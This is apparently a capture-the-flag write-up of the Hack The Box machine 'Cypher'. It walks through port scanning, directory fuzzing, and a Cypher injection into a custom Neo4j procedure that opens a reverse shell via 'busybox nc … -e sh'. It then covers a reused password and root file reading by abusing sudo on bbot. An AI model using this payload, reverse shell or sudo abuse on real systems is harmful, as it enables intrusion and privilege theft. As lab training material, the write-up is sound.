


Writeup Cypher



Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
nmap 10.129.51.171
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 20:50 CET
Nmap scan report for 10.129.51.171
Host is up (0.057s latency).
```

Not shown: 998 closed tcp ports (reset)

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds

Detailed port scan

At the gedatialized port scan go to get more information from the services dien are open the ip address.

```
nmap -p22,80 -sCV 10.129.51.171 -vvvv
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 20:52 CET
```

```
NSE: Loaded 157 scripts for scanning.
```

```
NSE: Script Pre-scanning.
```

```
NSE: Starting runlevel 1 (of 3) scan.
```

```
Initiating NSE at 20:52
```

```
Completed NSE at 20:52, 0.00s elapsed
```

```
NSE: Starting runlevel 2 (of 3) scan.
```

```
Initiating NSE at 20:52
```

```
Completed NSE at 20:52, 0.00s elapsed
```

```
NSE: Starting runlevel 3 (of 3) scan.
```

```
Initiating NSE at 20:52
```

```
Completed NSE at 20:52, 0.00s elapsed
```

```
Initiating Ping Scan at 20:52
```

```
Scanning 10.129.51.171 [4 ports]
```

```
Completed Ping Scan at 20:52, 0.04s elapsed (1 total hosts)
```

```
Initiating Parallel DNS resolution of 1 host. at 20:52
```

```
Completed Parallel DNS resolution of 1 host. at 20:52, 0.02s elapsed
```

```
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0,  
SF: 0, TR: 1, CN: 0]
```

```
Initiating Connect Scan at 20:52
```

```
Scanning 10.129.51.171 [2 ports]
```

```
Discovered open port 22/tcp on 10.129.51.171
```

```
Discovered open port 80/tcp on 10.129.51.171
```

```
Completed Connect Scan at 20:52, 0.04s elapsed (2 total ports)
```

```
Initiating Service scan at 20:52
```

```
Scanning 2 services on 10.129.51.171
```

```
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
```

Service scan Timing: About 50.00% done; ETC: 20:52 (0:00:06 remaining)
Completed Service scan at 20:52, 6.14s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.51.171.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:52
Completed NSE at 20:52, 1.65s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:52
Completed NSE at 20:52, 0.37s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:52
Completed NSE at 20:52, 0.00s elapsed
Nmap scan report for 10.129.51.171
Host is up, received echo-reply ttl 63 (0.021s latency).
Scanned at 2025-03-02 20:52:17 CET for 9s

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBMurODrr5ER4wj9mB2tWhXcLIc
rm4Bo1lIEufLYIEBVY4h4ZROFj2+WFnXlGNqLG6ZB+DWQHRgG/6wg71wcElxA=

| 256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)

|_ssh-ed25519

AAAAC3NzaC1lZDI1NTE5AAAAIEqadcsjXAXI3uSmNBA8HUMR3L4lTaePj3o6vhgPuPTi

80/tcp open http syn-ack nginx 1.24.0 (Ubuntu)

|_http-title: Did not follow redirect to http://cypher.htb/

|_http-server-header: nginx/1.24.0 (Ubuntu)

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 20:52

Completed NSE at 20:52, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 20:52

```

Completed NSE at 20:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:52
Completed NSE at 20:52, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds
      Raw packets sent: 4 (152B) | Rcvd: 1 (28B)

```

I did now go to the webpage but i didnt saw something that was interesting for me, so i started a directory enumeration to see if there was maybe a subdirectory that could be interesting.

```

ffuf -u http://cypher.htb/FUZZ -w /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories.txt -ac

```

```

      /'___\  /'___\      /'___\
     /\  \_/\ /\  \_/\  \_  \_ /\  \_/\
    \ \ ,__\ \ \ ,__\ \ \ \ \ \ \ ,__\
     \ \ \_/\ \ \ \_/\ \ \ \ \ \ \ \_/\
      \ \ \  \ \ \  \ \ \_\_\_/\ \ \ \
       \ \_/\  \ \_/\  \ \_\_\_/\  \ \_/\

```

v2.1.0-dev

```

-----

:: Method           : GET
:: URL              : http://cypher.htb/FUZZ
:: Wordlist          : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-
medium-directories.txt
:: Follow redirects : false
:: Calibration      : true
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
-----

```

```

login                [Status: 200, Size: 3671, Words: 863, Lines: 127,
Duration: 19ms]
api                  [Status: 307, Size: 0, Words: 1, Lines: 1, Duration:


```

```

36ms]
about [Status: 200, Size: 4986, Words: 1117, Lines: 179,
Duration: 18ms]
demo [Status: 307, Size: 0, Words: 1, Lines: 1, Duration:
23ms]
index [Status: 200, Size: 4562, Words: 1285, Lines: 163,
Duration: 18ms]
testing [Status: 301, Size: 178, Words: 6, Lines: 8, Duration:
17ms]
[Status: 200, Size: 4562, Words: 1285, Lines: 163,
Duration: 16ms]
:: Progress: [30000/30000] :: Job [1/1] :: 2040 req/sec :: Duration: [0:00:16]
:: Errors: 2 ::

```

There i had the testing subdir, after that i did go to the testing subdir and there i founded a .jar file. So i downloaded the file to my own machine.



After i downloaded the file, i unzipped the file so that i can go and check whats inside the file.

```

unzip custom-apoc-extension-1.0-SNAPSHOT.jar
Archive:  custom-apoc-extension-1.0-SNAPSHOT.jar
  creating: META-INF/
  inflating: META-INF/MANIFEST.MF
  creating: com/
  creating: com/cypher/
  creating: com/cypher/neo4j/
  creating: com/cypher/neo4j/apoc/
  inflating: com/cypher/neo4j/apoc/CustomFunctions$StringOutput.class
  inflating: com/cypher/neo4j/apoc/HelloWorldProcedure.class
  inflating: com/cypher/neo4j/apoc/CustomFunctions.class
  inflating: com/cypher/neo4j/apoc/HelloWorldProcedure$HelloWorldOutput.class
  creating: META-INF/maven/
  creating: META-INF/maven/com.cypher.neo4j/
  creating: META-INF/maven/com.cypher.neo4j/custom-apoc-extension/
  inflating: META-INF/maven/com.cypher.neo4j/custom-apoc-extension/pom.xml

```

```
inflating: META-INF/maven/com.cypher.neo4j/custom-apoc-  
extension/pom.properties
```

By unzipping the files, i can see that the machine cypher has used neo4j which is used by bloodhound to make the webpage.

There i can see that the webserver is running on the following version.

```
cat MANIFEST.MF  
Manifest-Version: 1.0  
Created-By: Maven JAR Plugin 3.4.1  
Build-Jdk-Spec: 22
```

Also in one of the files i founded the following code form the following file

“CustomFunctions.java” so maybe i can do a command injection to get the user that has the user flag.

```
String[] command = { "/bin/sh", "-c", "curl -s -o /dev/null --connect-timeout  
1 -w %{http_code} " + url };
```

So now I started to look for an exploit but found nothing except the following file:


<https://pentester.land/blog/cypher-injection-cheatsheet/#2-cypher-injection>

Because of this I started to run the following command in the login page and used a listener.

The code I used is the following. I found this code using the cheatsheet and the file

“CustomFunctions.java” that I extracted from the testing folder.

```
a' return h.value as a UNION CALL  
custom.getUrlStatusCode("http://10.129.49.62:80;busybox nc 10.10.16.22 8001 -e  
sh;#") YIELD statusCode AS a RETURN a;
```



Now if we go look at the listener that that I started up, you will start to see that it is connected.

```
(kali㉿kali)-[~/.../com/cypher/neo4j/apoc]
└─$ nc -lvnp 8001
listening on [any] 8001 ...
connect to [10.10.16.22] from (UNKNOWN) [10.129.49.62] 53066
ls
bin
bin.usr-is-merged
boot
cdrom
dev
etc
home
lib
lib.usr-is-merged
lib64
lost+found
media
mnt
opt
proc
root
```

```
run
sbin
sbin.usr-is-merged
srv
sys
tmp
usr
var
```

So now I went to look in the home and I can see that a user graphasm exists. Within this user is the user.txt file but I do not have permissions to view the file.

```
neo4j@cypher:/$ cd home
cd home
neo4j@cypher:/home$ ls
ls
graphasm
neo4j@cypher:/home$ cd grap
cd graphasm/
neo4j@cypher:/home/graphasm$ ls
ls
bbot_preset.yml  user.txt
neo4j@cypher:/home/graphasm$ cat user
cat user.txt
cat: user.txt: Permission denied
```

You can see within the user that there is also another file known, if we look in this file we see that there is a user and a password known from neo4j. So with this I will be able to do something with something.

```
neo4j@cypher:/home/graphasm$ cat bbot_preset.yml
cat bbot_preset.yml
targets:
  - ecorp.htb

output_dir: /home/graphasm/bbot_scans

config:
  modules:
    neo4j:
```



```
username: neo4j
password: cU4btyib.20xtCMCXkBmerhK
neo4j@cypher:/home/graphasm$
```

So I first went to try logging in to the ssh server with the login user neo4j with the password found above, but this was unsuccessful.

```
—(kaliⓀkali)-[~/HTB/cypher]
└─$ ssh neo4j@10.129.49.62
neo4j@10.129.49.62's password:
Permission denied, please try again.
neo4j@10.129.49.62's password:
```

Then I went to try the same password but with the user graphasm because I found the file that contained this password was in the user graphasm and with this user I was able to successfully log in with the following credentials:

Username	Password
graphasm	cU4btyib.20xtCMCXkBmerhK

```
—(kaliⓀkali)-[~/HTB/cypher]
└─$ ssh graphasm@10.129.49.62
graphasm@10.129.49.62's password:
Permission denied, please try again.
graphasm@10.129.49.62's password:
Permission denied, please try again.
graphasm@10.129.49.62's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-53-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro
```

System information as of Wed Mar 5 07:49:18 PM UTC 2025

System load:	0.0	Processes:	249
Usage of /:	68.6% of 8.50GB	Users logged in:	0
Memory usage:	24%	IPv4 address for eth0:	10.129.49.62

```
Swap usage:    0%
```

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

<https://ubuntu.com/engage/secure-kubernetes-at-the-edge>

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: `sudo pro status`


The list of available updates is more than a week old.
To check for new updates run: `sudo apt update`

Last login: Wed Mar 5 19:49:19 2025 from 10.10.16.22
graphasm@cypher:~\$

So, as you can see above, I am now logged in as the user graphasm and so I have found the first flag (User flag).

User flag = e3a3204104ebe7cd3f893c48be1b6eb3

```
graphasm@cypher:~$ cat user.txt  
e3a3204104ebe7cd3f893c48be1b6eb3
```



So now I went to see if I can go run the command `sudo -l` to see if I can't go run a command with sudo privileges without having the password of the sudo user.

```
graphasm@cypher:~$ sudo -l
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin, use_pty

User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot
```

Here we see that we are going to be able to do privilege escalation by using bbot. So I started looking for different files that would explain how bbot works. I used the following two files.

The first file is more about bbot itself

<https://www.blacklanternsecurity.com/bbot/Stable/scanning/configuration/#yaml-config-vs-command-line>

The 2nd file is about the commands and what options you can use.

<https://www.blacklanternsecurity.com/bbot/Stable/scanning/advanced/>

```
graphasm@cypher:~$ sudo /usr/local/bin/bbot -cy /root/root.txt -d --dry-run

-----  -----  -----
|  _ _  \ |  _ _  \ /  _ _  \ _ _  _ _ | | | | | | | | |
| | _ _ ) | | _ _ ) | | | | | | |
|  _ _  < |  _ _  < | | | | | |
```


[VERB]	stdout	output	No	Output to text
		*		
[VERB]	+-----+-----+-----+-----+			
	+-----+-----+-----+-----+			
[VERB]	txt	output	No	Output to text
		*		
[VERB]	+-----+-----+-----+-----+			
	+-----+-----+-----+-----+			
[VERB]	cloudcheck	internal	No	Tag events by cloud
provider,		*		
[VERB]				identify cloud resources
like				
[VERB]				storage buckets
[VERB]	+-----+-----+-----+-----+			
	+-----+-----+-----+-----+			
[VERB]	dnsresolve	internal	No	
		*		
[VERB]	+-----+-----+-----+-----+			
	+-----+-----+-----+-----+			
[VERB]	aggregate	internal	No	Summarize statistics at the
passive, safe				
[VERB]				end of a scan
[VERB]	+-----+-----+-----+-----+			
	+-----+-----+-----+-----+			
[VERB]	excavate	internal	No	Passively extract juicy
passive	HTTP_RESPONSE,		URL_UNVERIFIED,	
[VERB]				tidbits from scan data
	RAW_TEXT		WEB_PARAMETER	
[VERB]	+-----+-----+-----+-----+			
	+-----+-----+-----+-----+			
[VERB]	speculate	internal	No	Derive certain event types
passive	AZURE_TENANT,		DNS_NAME, FINDING,	
[VERB]				from others by common sense
	DNS_NAME,		IP_ADDRESS,	
[VERB]				
	DNS_NAME_UNRESOLVED,		OPEN_TCP_PORT,	
[VERB]				
	HTTP_RESPONSE,		ORG_STUB	

```

[VERB] | | | |
| | IP_ADDRESS, | |
[VERB] | | | |
| | IP_RANGE, SOCIAL, | |
[VERB] | | | |
| | STORAGE_BUCKET, URL, | |
[VERB] | | | |
| | URL_UNVERIFIED, | |
[VERB] | | | |
| | USERNAME | |
[VERB] +-----+-----+-----+-----+
+-----+-----+-----+-----+
[VERB] Loading word cloud from /root/.bbot/scans/vile_mark/wordcloud.tsv
[DEBUG] Failed to load word cloud from
/root/.bbot/scans/vile_mark/wordcloud.tsv: [Errno 2] No such file or
directory: '/root/.bbot/scans/vile_mark/wordcloud.tsv'
[INFO] Scan with 0 modules seeded with 0 targets (0 in whitelist)
[WARN] No scan modules to load
[DEBUG] Installing dnsresolve - Preloaded Deps {'modules': [], 'pip': [],
'pip_constraints': [], 'shell': [], 'apt': [], 'ansible': [], 'common': []}
[DEBUG] No dependency work to do for module "dnsresolve"
[DEBUG] Installing python - Preloaded Deps {'modules': [], 'pip': [],
'pip_constraints': [], 'shell': [], 'apt': [], 'ansible': [], 'common': []}
[DEBUG] No dependency work to do for module "python"
[DEBUG] Installing cloudcheck - Preloaded Deps {'modules': [], 'pip': [],
'pip_constraints': [], 'shell': [], 'apt': [], 'ansible': [], 'common': []}
[DEBUG] No dependency work to do for module "cloudcheck"
[DEBUG] Installing excavate - Preloaded Deps {'modules': [], 'pip': [],
'pip_constraints': [], 'shell': [], 'apt': [], 'ansible': [], 'common': []}
[DEBUG] No dependency work to do for module "excavate"
[DEBUG] Installing csv - Preloaded Deps {'modules': [], 'pip': [],
'pip_constraints': [], 'shell': [], 'apt': [], 'ansible': [], 'common': []}
[DEBUG] No dependency work to do for module "csv"
[DEBUG] Installing json - Preloaded Deps {'modules': [], 'pip': [],
'pip_constraints': [], 'shell': [], 'apt': [], 'ansible': [], 'common': []}
[DEBUG] No dependency work to do for module "json"
[DEBUG] Installing stdout - Preloaded Deps {'modules': [], 'pip': [],
'pip_constraints': [], 'shell': [], 'apt': [], 'ansible': [], 'common': []}
[DEBUG] No dependency work to do for module "stdout"
[DEBUG] Installing speculate - Preloaded Deps {'modules': [], 'pip': [],


```

```
'pip_constraints': [], 'shell': [], 'apt': [], 'ansible': [], 'common': []}
[DEBUG] No dependency work to do for module "speculate"
[DEBUG] Installing aggregate - Preloaded Deps {'modules': [], 'pip': [],
'pip_constraints': [], 'shell': [], 'apt': [], 'ansible': [], 'common': []}
[DEBUG] No dependency work to do for module "aggregate"
[DEBUG] Installing txt - Preloaded Deps {'modules': [], 'pip': [],
'pip_constraints': [], 'shell': [], 'apt': [], 'ansible': [], 'common': []}
[DEBUG] No dependency work to do for module "txt"
[VERB] Loading 0 scan modules:
[VERB] Loading 5 internal modules:
aggregate,cloudcheck,dnsresolve,excavate,speculate
[VERB] Loaded module "aggregate"
[VERB] Loaded module "cloudcheck"
[VERB] Loaded module "dnsresolve"
[VERB] Loaded module "excavate"
[VERB] Loaded module "speculate"
[INFO] Loaded 5/5 internal modules
(aggregate,cloudcheck,dnsresolve,excavate,speculate)
[VERB] Loading 5 output modules: csv,json,python,stdout,txt
[VERB] Loaded module "csv"
[VERB] Loaded module "json"
[VERB] Loaded module "python"
[VERB] Loaded module "stdout"
[VERB] Loaded module "txt"
[INFO] Loaded 5/5 output modules, (csv,json,python,stdout,txt)
[VERB] Setting up modules
[DEBUG] _scan_ingress: Setting up module _scan_ingress
[DEBUG] _scan_ingress: Finished setting up module _scan_ingress
[DEBUG] dnsresolve: Setting up module dnsresolve
[DEBUG] dnsresolve: Finished setting up module dnsresolve
[DEBUG] aggregate: Setting up module aggregate
[DEBUG] aggregate: Finished setting up module aggregate
[DEBUG] cloudcheck: Setting up module cloudcheck
[DEBUG] cloudcheck: Finished setting up module cloudcheck
[DEBUG] internal.excavate: Setting up module excavate
[DEBUG] internal.excavate: Including Submodule CSPExtractor
[DEBUG] internal.excavate: Including Submodule EmailExtractor
[DEBUG] internal.excavate: Including Submodule ErrorExtractor
[DEBUG] internal.excavate: Including Submodule FunctionalityExtractor
[DEBUG] internal.excavate: Including Submodule HostnameExtractor
```

```
[DEBUG] internal.excavate: Including Submodule JWTExtractor
[DEBUG] internal.excavate: Including Submodule NonHttpSchemeExtractor
[DEBUG] internal.excavate: Including Submodule ParameterExtractor
[DEBUG] internal.excavate: Parameter Extraction disabled because no modules
consume WEB_PARAMETER events
[DEBUG] internal.excavate: Including Submodule SerializationExtractor
[DEBUG] internal.excavate: Including Submodule URLExtractor
[DEBUG] internal.excavate: Successfully loaded custom yara rules file
[/root/root.txt]
[DEBUG] internal.excavate: Final combined yara rule contents:
b6eb7f423499dde71c03dc018f5aaab7
```

As you can see above I was able to read the root.txt file so I was also able to grab the root flag.

```
root flag = b6eb7f423499dde71c03dc018f5aaab7
```

Cypher has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#1767	05 Mar 2025	45
MACHINE RANK	PWN DATE	POINTS EARNED

OK

SHARE